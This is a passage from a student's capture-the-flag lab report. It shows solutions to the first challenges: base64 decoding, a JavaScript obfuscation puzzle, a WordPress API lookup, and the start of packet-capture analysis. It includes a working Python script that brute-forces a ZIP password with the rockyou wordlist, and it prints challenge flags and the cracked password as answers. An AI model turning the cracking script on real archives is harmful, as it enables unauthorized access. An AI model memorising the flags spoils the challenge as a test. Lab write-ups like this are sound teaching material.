

# Capture the Flag Challenge CTF

Mays AL-Azzawi

Final Report

12.12.2023

Information and communication Technology

Degree Programme in Bachelor of Engineering

## Contents

<b>1</b>	<b>Introducing .....</b>	<b>3</b>
<b>2</b>	<b>Ch01 .....</b>	<b>3</b>
<b>3</b>	<b>Ch02 .....</b>	<b>5</b>
3.1	Option1 hi.zip .....	5
3.2	Option2 Brup.xml .....	6
3.3	Find flag CH02.....	9
<b>4</b>	<b>CH03 flappy.html .....</b>	<b>9</b>
<b>5</b>	<b>CH04 .....</b>	<b>11</b>
<b>6</b>	<b>CH05 .....</b>	<b>12</b>
<b>7</b>	<b>CH06 .....</b>	<b>14</b>
<b>8</b>	<b>Summary .....</b>	<b>21</b>
	<b>References .....</b>	<b>22</b>

## Figures

Figure 1	code to read media data .....	4
Figure 2	Flag CH01.....	4
Figure 3	program access set of popular password .....	5
Figure 4	Flag ch02_Option1 .....	6
Figure 5	word 'flag' captured .....	8
Figure 6	Flag ch02_Option2 .....	8
Figure 7	Flag CH02.....	9
Figure 8	code explain function doGravity .....	10
Figure 9	Explaining the Purpose and Operation of doGravity .....	10
Figure 10	Flag CH03.....	11
Figure 11	Brup Suite is utilizing a packet .....	11
Figure 12	path 1 .....	12
Figure 13	Flag CH04.....	12
Figure 14	Wireshark examine a package .....	13
Figure 15	data attached to the package shown by wireshark .....	14
Figure 16	Flag CH05.....	14
Figure 17	Target to interact .....	15
Figure 18	Brup suite capture a POST request .....	15
Figure 19	sqlmap starts Listening.....	16
Figure 20	sqlmap fetch DB information .....	17
Figure 21	mail.lookout.vle.fi.....	17
Figure 22	Generated executable payload.exe .....	18
Figure 23	machine's IP and Port.....	18
Figure 24	Deliver a Maclisions file by email to Target .....	18
Figure 25	Msfconsole .....	19
Figure 26	Run to listen from target(jeff's machine).....	19
Figure 27	SHELL Console .....	20

Figure 28 interesting text file found.....	20
Figure 29 Flag CH06.....	21


## 1 Introducing

CTF, or Capture the Flag, challenges are a popular form of cybersecurity competitions designed to test participants' skills in various aspects of information security. This year our tasks to find flags for eight different challenges, these challenges encompass a wide range of topics, including cryptography, reverse engineering, web security, network analysis, forensics, and more. The main objective of CTF challenges is to solve problems or discover vulnerabilities to retrieve a hidden piece of information, referred to as the "flag" encrypted base64 in all the challenges.

## 2 Ch01

In the first challenge there were 4 different files based on my strength and knowledge I chose to work with media.txt

- Created a python code which reads Base64-encoded image data from a file, decodes it, creates a PIL Image object, saves it to a file, and attempts to display the image. If any issues occur during this process, it handles the exceptions and prints an error message.



```

File Actions Edit View Help
GNU nano 5.9 ch011.py
#!/usr/bin/env python3

import base64
from io import BytesIO # Import BytesIO from the io module
from PIL import Image

file_path = "media.txt"

try:
    with open(file_path, 'r') as file:
        # Read and decode Base64-encoded image data
        encoded_image = file.read()
        decoded_image = base64.b64decode(encoded_image)

        # Create an image from the decoded data
        image = Image.open(BytesIO(decoded_image))
        image.save("output_image.png")
        # Display the image
        image.show()
except FileNotFoundError:
    print(f"File {file_path} not found.")
except Exception as e:
    print(f"An error occurred: {e}")

```

Figure 1 code to read media data

- After running the program: `python3 ch01.py`
- Flag successfully found which was printed as a data in the picture that produced from the code that read the media data.
- Inside the image print the target flag.





Figure 2 Flag CH01

## 3 Ch02

### 3.1 Option1 hi.zip

On Linux create a python code which will do the will open a zip file and try different password after fetch them from a popular password published by the hackers around the world saved in a list called 'rockyou.txt' :

- Unzip file 'hi.zip'
- Go throw a set of the most popular passwords 'rockyou.txt' used in the world.
- The program will try to every password in the list to open access zip file and the correct password will print it.
- The correct password was 'topsecret1'. Proceed with further actions.



```

GNU nano 5.9
~/usr/bin/env python3
import os
import zipfile

def try_password(zip_file_name, password):
    zip_file_path = os.path.join(os.path.dirname(__file__), zip_file_name)

    try:
        with zipfile.ZipFile(zip_file_path, 'r') as zip_ref:
            zip_ref.extractall(pwd=password.encode())
            print(f"Password '{password}' successfully extracted the contents of the ZIP file.")
            return True
    except Exception as e:
        # Handle incorrect password or other errors
        # Uncomment the line below to print the error message
        # print(f"Error: {e}")
        return False

def read_passwords_from_file(file_path, encoding='utf-8'):
    with open(file_path, 'rb') as file:
        return [line.strip().decode(encoding, 'ignore') for line in file]

if __name__ == "__main__":
    # Example usage
    zip_file_name = "hi.zip"
    passwords_file_path = "/home/kali/rockyou.txt"

    passwords = read_passwords_from_file(passwords_file_path)

    for password_to_try in passwords:
        if try_password(zip_file_name, password_to_try):
            # Do something if the password is correct
            print(f"Password '{password_to_try}' is correct. Proceed with further actions.")
            break # Stop trying passwords if one is correct
        else:
            # Do something if the password is incorrect
            print(f"Password '{password_to_try}' is incorrect. Trying the next one.")

```

Figure 3 program access set of popular passwords

At this point after we knew the correct password will Unzip file type the content of hi.txt by:

- Unzip hi.zip
- cat hi.txt

- will print a text seems to be encrypted: ZmxhZ3ttQlVMUFh5M1pkS1lhTnd9
- Navigate <https://cyberChef.com> to encode base64.
- Found the flag: **flag{mBULPXy3ZdKYaNw}**




Figure 4 Flag ch02\_Option1

### 3.2 Option2 Brup.xml

Steps:

1. Download xml file and navigate to [burp.xml](#)
2. First notice the request and response are encrypted base64.
3. Navigate <https://gchq.github.io/CyberChef/>
4. Copy paste the request and decode from base64

- Request encrypted base64
  - Request decrypted from base64
  - Nothing interesting
5. Repeat Copy paste the Response and decode from base64.
- Response encrypted base64
  - Response decrypted from base64
  - In the response it return 200k successful and I started to digging to the code and soon I noticed there is encrypted link with a rel=flag which I copied and base it to decoded base 64 and flage found:  
**flag{sLpufQN9MK9x7Cb}**



Input

ZmxhZ3tzTHB1ZlF0OU1LOXg3Q2J9

REC 28 1

Output

flag{sLpufQN9MK9x7Cb}

### 3.3 Find flag CH02

- Convert both option 1 and 2 with "flag 1" and "flag 2" to binary.
- Apply the XOR operation.
- Convert the result to hexadecimal.
- The discovered flag is:

00000000001E0E25393609370A172F7221560D1500




Figure 7 Flag CH02

## 4 CH03 flappy.html

Steps:

1. Open the "flappy.html" file.
  2. Right-click and select "Inspect" to examine the code.
  3. Initially, my focus was on identifying the values of certain strings, which I proceeded to save in a separate file.
  4. A particularly intriguing function caught my attention, prompting further investigation. Given the presence of hints in the challenge with multiple choices, I began analyzing the function named "doGravity."
- The doGravity function seems to be a bit obfuscated, and it's using base64 encoding and decoding functions (atob and btoa). Let's break down the function and see what values it produces.

- If g is less than 1: It uses f1 to decode a string composed of myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9'.
- If g is greater than or equal to 1: **(this choice was mentioned in the challenge)**
  - ✓ It checks if myGamePiece.gravFunc is equal to f2 (btoa :decode base 64).
  - ✓ If true, it uses f1 to decode a string composed of (myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9'.
  - ✓ If false, it uses f1 to decode a string composed of ('VGh' || myId) + myGamePiece.gravMod + 'VuY3Rpb24gaXMgaW5jb3JyZWNO'.

```
function doGravity(g=-1, f1=atob, f2=btoa) {
  return g < 1
    ? f1(myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9')
    : ( myGamePiece.gravFunc == f2
      ? f1((myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9')
      : f1(('VGh' || myId) + myGamePiece.gravMod +
        'VuY3Rpb24gaXMgaW5jb3JyZWNO'))
}
```

Figure 8 code explain function doGravity

#### 5. Analysing to the function and examine the choices results.

```
Strings:
myId = Zmx
myGamePiece.gravStr = hZ3tqS1g0R

Choice A:
1.myGamePiece.gravStr + myId + 'EZWRExkOHI2REN9' = hZ3tqS1g0RZmxEZWRExkOHI2REN9

choice B:
1.True: (myId || 'VGh') + myGamePiece.gravStr + 'EZWRExkOHI2REN9' = ZmxhZ3tqS1g0REZWRExkOHI2REN9 || VGhhZ3tqS1g0REZWRExkOHI2REN9 to decode
2.False: ('VGh' || myId) + myGamePiece.gravMod + 'VuY3Rpb24gaXMgaW5jb3JyZWNO' = VGhhZ3tqS1g0RVuY3Rpb24gaXMgaW5jb3JyZWNO || ZmxhZ3tqS1g0RVuY3Rpb24gaXMgaW5jb3JyZWNO
```

Figure 9 Explaining the Purpose and Operation of doGravity

6. Flag successfully found from choice (myId + myGamePiece.gravStr + 'EZWRExkOHI2REN9') by decode base64: flag{jKX4DFVDLd8r6DC}




Figure 10 Flag CH03

## 5 CH04

Steps:

1. Visit <http://challenger.vle.fi/>.
2. Inspect the website and its source code, but no significant findings were observed.
3. Utilize Burp Suite to access the specified URL and send a request.




Figure 11 Brup Suite is utilizing a packet

4. Upon receiving a 200k response, two links related to the given URL immediately caught my attention.
5. Investigate the first URL, but unfortunately, no noteworthy information is discovered.

- Shift focus to the second URL, <http://challenger.vle.fi/wp-json/wp/v2/pages/13>, where the word "hidden" is identified along with encrypted data.




Figure 12 path 1

- Proceed to <https://gchq.github.io/CyberChef/> and input the data extracted from <http://challenger.vle.fi/wp-json/wp/v2/pages/13>, decoding it using the base64 algorithm.
- Flag successfully found: `flag{7pzcgyRF9r8wZJp}`




Figure 13 Flag CH04

## 6 CH05

Steps:

1. I obtained two files from this challenge, one containing only email data and the other being a package file.
2. In Kali, I opened the "email.pcap" file using the Wireshark program to analyze the package.
3. Within the package, I right-clicked and selected "Follow" and then "TCP package."

